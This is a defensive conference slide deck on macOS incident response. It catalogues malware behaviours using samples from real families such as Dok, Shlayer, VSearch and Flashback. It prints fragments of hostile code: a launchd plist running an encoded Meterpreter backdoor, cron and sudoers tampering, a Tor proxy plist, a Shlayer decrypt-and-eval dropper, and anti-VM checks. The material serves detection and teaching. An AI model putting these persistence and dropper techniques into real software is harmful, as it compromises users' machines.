


Incident Response on macOS



```
% whoami
```

Thomas Reed

@thomasareed

treed@malwarebytes.com

~~Legitimate app~~ Malware behaviors

- Persistence
- System configuration changes
- Hidden processes
- Network communication
- etc...


So what's the difference?

- Malware uses these things in different ways
- Identification of suspicious behavior is the key!
- So, what's suspicious?

Persistence

Launchd plists containing Python code

- Example: BadWord
- Discovered by John Lambert
- Sandbox escape stolen from Adam Chester
- Encoded script = Meterpreter backdoor




```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
  <dict>
    <key>Label</key>
    <string>com.xpnsec.escape</string>
    <key>ProgramArguments</key>
    <array>
      <string>python</string>
      <string>-c</string>
      <string>import
sys,base64,warnings;warnings.filterwarnings('ignore');
exec(base64.b64decode('aW1wb...XQpKQ=='));</string>
    </array>
    <key>RunAtLoad</key>
    <true/>
  </dict>
</plist>
```

Persistence

Launchd plists pretending to be Apple's

- Examples: EvilEgg, DarthMiner, LamePyre
- Legit com.apple plists (outside /System/):
 - com.apple.aelwriter.plist
 - com.apple.installer.
cleanupinstaller.plist
 - com.apple.installer.
osmessagetracing.plist



Persistence

cron tasks

- Examples: VSearch, VBA macro malware
- Only really old legit software still uses cron
- *Any* cron usage these days is suspicious!


```
victim$ sudo crontab -l  
50 * * * *  
/Library/stateliness.hu/stateliness.  
hu cr
```

```
Call MacScript("do shell script  
""echo '*/1 * * * * bash \"\"\"\" &  
POSIXPath & OUTPUTFILE & \"\"\"\" >  
'\" & POSIXPath & \"crontab\";  
crontab '\" & POSIXPath &  
\"crontab\"; rm -fP '\" & POSIXPath  
& \"crontab\"\"\"\"")
```


System configuration

Sudoers file changes

- Example: Dok, Proton
- Allowing sudo without a password
- Enabling single sudo timestamp across all sessions



```
## Read drop-in files from /private/
etc/sudoers.d
## (the '#' here does not indicate a
comment)
#includedir /private/etc/sudoers.d
test ALL=(ALL) NOPASSWD: ALL
```




```
## Read drop-in files from /private/
etc/sudoers.d
## (the '#' here does not indicate a
comment)
#includedir /private/etc/sudoers.d
Defaults !tty_tickets
```


System configuration

Hosts file changes

- Example: Dok, piracy hacks
- Blocking Apple servers
- Blocking VirusTotal
- Blocking licensing servers (typically Adobe)

A screenshot of a macOS-style window titled 'hosts'. The window displays the contents of the /etc/hosts file. The text is as follows:

```
//hosts
127.0.0.1 localhost
255.255.255.255 broadcasthost
::1 localhost
127.0.0.1 metrics.apple.com
127.0.0.1 ocsp.apple.com
127.0.0.1 su.itunes.apple.com
127.0.0.1 ax.su.itunes.apple.com
127.0.0.1 swscan.apple.com
127.0.0.1 swcdn.apple.com
127.0.0.1 swdist.apple.com
127.0.0.1 a1.phobos.apple.com
127.0.0.1 a101.phobos.apple.com
127.0.0.1 a102.phobos.apple.com
127.0.0.1 a103.phobos.apple.com
127.0.0.1 a104.phobos.apple.com
127.0.0.1 a105.phobos.apple.com
127.0.0.1 a11.phobos.apple.com
127.0.0.1 a12.phobos.apple.com
127.0.0.1 a13.phobos.apple.com
127.0.0.1 a14.phobos.apple.com
127.0.0.1 a15.phobos.apple.com
127.0.0.1 access.apple.com
127.0.0.1 advertising.apple.com
127.0.0.1 albert.apple.com
127.0.0.1 ali.apple.com
127.0.0.1 ams.apple.com
127.0.0.1 apple.apple.com
```

System configuration

Hidden users


- Example: VSearch
- Used to run proxy for all http traffic
- Injecting ads

```
etc — bash — 83x9
tests-MacBook-Pro:etc test$ dscl . -list /Users UniqueID | grep 401
dynast                401
painstaking            401
tests-MacBook-Pro:etc test$
```

System configuration

pf rules

- Example: VSearch
- Used to run proxy for all http traffic
- Injecting ads


A terminal window titled 'etc - bash - 83x9' showing the output of the command 'sudo pfctl -s rules'. The output displays system status and two firewall rules for traffic from 10.211.55.7.

```
tests-MacBook-Pro:etc test$ sudo pfctl -s rules
No ALTQ support in kernel
ALTQ related functions disabled
pass out on en0 route-to lo0 inet proto tcp from 10.211.55.7 to any port = 80 flags
  S/SA keep state
pass out proto tcp all user = 401 flags S/SA keep state
tests-MacBook-Pro:etc test$
```

System configuration

Proxy settings

- Example: Dok
- Intercepting network traffic



A terminal window titled 'proxy settings.txt' with a standard macOS-style title bar (red, yellow, green buttons). The terminal shows a command prompt 'sierra1:~ test\$' followed by the command 'scutil --proxy'. The output is a JSON dictionary containing proxy settings. The command prompt is repeated at the bottom.

```
sierra1:~ test$ scutil --proxy
<dictionary> {
    ExceptionsList : <array> {
        0 : *.local
        1 : 169.254/16
    }
    FTPPassive : 1
    ProxyAutoConfigEnable : 1
    ProxyAutoConfigURLString : http://127.0.0.1:5555/i9Lb9aeN8L.js?ip=174.104.204.177
}
sierra1:~ test$
```

System configuration

"Trusted" certificates installed

- Example: Dok, mitmproxy, Titanium Web Proxy
- Intercepting network traffic



Process behavior

Running from temp

- Example: Shlayer, most other adware droppers
- Download and install of stage 2 payloads
- Prevents detection of stage 1 installer




```
#!/bin/bash
tmp_path="$(mktemp -d /tmp/XXXXXXXXXX)"
pass="6640774517"
tmp_app="$tmp_path/Player_${pass: -3}.app"
openssl enc -base64 -d -aes-256-cbc -nosalt -out "$tmp_path/installer.zip" -pass "pass:$pass" <enc2
unzip "$tmp_path/installer.zip" -d "$tmp_path" > /dev/null 2>&1
chmod 777 "$tmp_app/Contents/MacOS/*"
open -a "$tmp_app"
```

Process behavior

Running from hidden locations

- Example: EvilEgg, RealtimeSpy, LamePyre
- Also seen with a few poorly-coded legit processes (Zoom 🙄)



A screenshot of a text editor window displaying the contents of a plist file named 'com.apple.systemkeeper.plist'. The window has a title bar with standard macOS window controls (red, yellow, green buttons) and a title 'com.apple.systemkeeper.plist'. The text inside is XML-formatted plist data. The code is as follows:

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.apple.systemkeeper</string>
  <key>ProgramArguments</key>
  <array>
    <string>/Users/test/.system/.systemkeeper</string>
    <string>/Users/test/.system/.helper</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
</dict>
</plist>
```

Process behavior

AppleScript/Automator + shell scripts


- Example: DarthMiner, LamePyre



Process behavior

Network connections via Tor

- Example: Dok
- Installed Tor, proxied traffic through a .onion address



```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/
PropertyList-1.0.dtd">
<plist version="1.0">
<dict>
  <key>KeepAlive</key>
  <true/>
  <key>Label</key>
  <string>com.apple.Safari.proxy</string>
  <key>ProgramArguments</key>
  <array>
    <string>/usr/local/bin/socat</string>
    <string>tcp4-LISTEN:5588,reuseaddr,fork,keepalive,bind=127.0.0.1</string>
    <string>SOCKS4A:127.0.0.1:paoyu7gub72lykuk.onion:5588,socksport=9050</string>
  </array>
  <key>RunAtLoad</key>
  <true/>
  <key>StandardErrorPath</key>
```

Process behavior

Signed with adhoc cert

- Examples: FaceBump, VSearch
- No team ID
- Identifier does not always follow correct pattern

```
$ codesign -dv /Applications/Facebook.app
...
Identifier=com.applesoffer.utility
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
```

```
$ codesign -dv /Library/nmtfbphujfzt/nmtfbphujfzt
...
Identifier=upd-555549442792165d61d833f98db24f9c6de739b7
Signature=adhoc
Info.plist=not bound
TeamIdentifier=not set
```

Process behavior

Shell script as app executable

- Example: Shlayer


fileDir="\$ (dirname "\$ (pwd -P)")"
cd "\$fileDir"/Resources
eval "\$ (openssl enc -base64 -d -aes-256-cbc -nosalt -pass "pass:6640774517" <enc)"

```
#!/bin/bash  
cd "$ (dirname "$BASH_SOURCE")"  
fileDir="$ (dirname "$ (pwd -P)")"  
cd "$fileDir"/Resources  
eval "$ (openssl enc -base64 -d -aes-256-cbc -nosalt -pass "pass:6640774517" <enc)"
```

Installation

Analysis avoidance in preinstall

- Example: VSearch




```
#!/bin/sh

...
br_mid=$(ioreg -rd1 -c IOPlatformExpertDevice | awk '/IOPlatformUUID/ { split($0, line, "\""); printf("%s\n", line[4]); }')
cnt_vm=$(ioreg -l | grep -e Manufacturer -e 'Vendor Name' | grep -o 'Parallels\|VirtualBox\|Oracle\|VMware' | grep -c "^$1")
if [ $cnt_vm -ge 2 ]; then
    is_vm="1"
else
    is_vm="0"
fi
...
```

Installation

Installation in preinstall!

- Example: Flashback



The screenshot shows a hex editor window titled "preinstall **OVERWRITE MODE**". The left pane displays a memory dump with addresses from 30200 to 30800. The right pane shows the disassembled code for these addresses. The code is a plist file snippet that sets environment variables for DYLD_INSERT_LIBRARIES and performs file operations.

```
30200 09090909 09090909 09090909 093C6B65 793E4459 4C445F49 4E534552 545F4C49 42524152 4945533C
30240 2F6B6579 3E3C7374 72696E67 3E7B4459 50415448 7D3C2F73 7472696E 673E0A3C 2F646963 743E0A3C
30280 2F706C69 73743E00 00726D20 2D72202D 66202200 2F22002E 706B6700 22000000 2F436F6E 74656E74
30320 732F5265 736F7572 6365732F 70726569 6E737461 6C6C2200 2F436F6E 74656E74 732F5265 736F7572
30360 6365732F 706F7374 696E7374 616C6C22 002F436F 6E74656E 74732F52 65736F75 72636573 2F22002F
30400 436F6E74 656E7473 2F220048 4F4D4500 494F5365 72766963 653A2F00 494F506C 6174666F 726D5555
30440 49440076 6563746F 723A3A5F 4D5F696E 73657274 5F617578 00474554 002F4C69 62726172 792F4C69
30480 74746C65 20536E69 7463682F 6C736400 68772E6D 61636869 6E65006B 65726E2E 6F737265 6C656173
30520 65007C00 736C6670 00636669 6E68002F 2E4D6163 4F535800 2F656E76 69726F6E 6D656E74 2E706C69
30560 7374006C 61756E63 6863746C 206C6F61 64202200 00000000 6C61756E 63686374 6C207365 74656E76
30600 2044594C 445F494E 53455254 5F4C4942 52415249 45532022 002F0073 75202D6C 2000202D 63202200
30640 53616661 7269006B 696C6C61 6C6C2053 61666172 69006F70 656E202D 61205361 66617269 006B696C
30680 6C616C6C 20666972 65666F78 2D62696E 00000000 00000000 68747470 3A2F2F61 646F6265 736F6674
30720 77617265 75706461 74652E63 6F6D2F63 6F756E74 65722F00 7B484F4D 457D007B 42494E50 4154487D
30760 007B4459 50415448 7D007B41 46464944 7D007B50 4C495354 4E414D45 7D007B50 4C495354 50415448
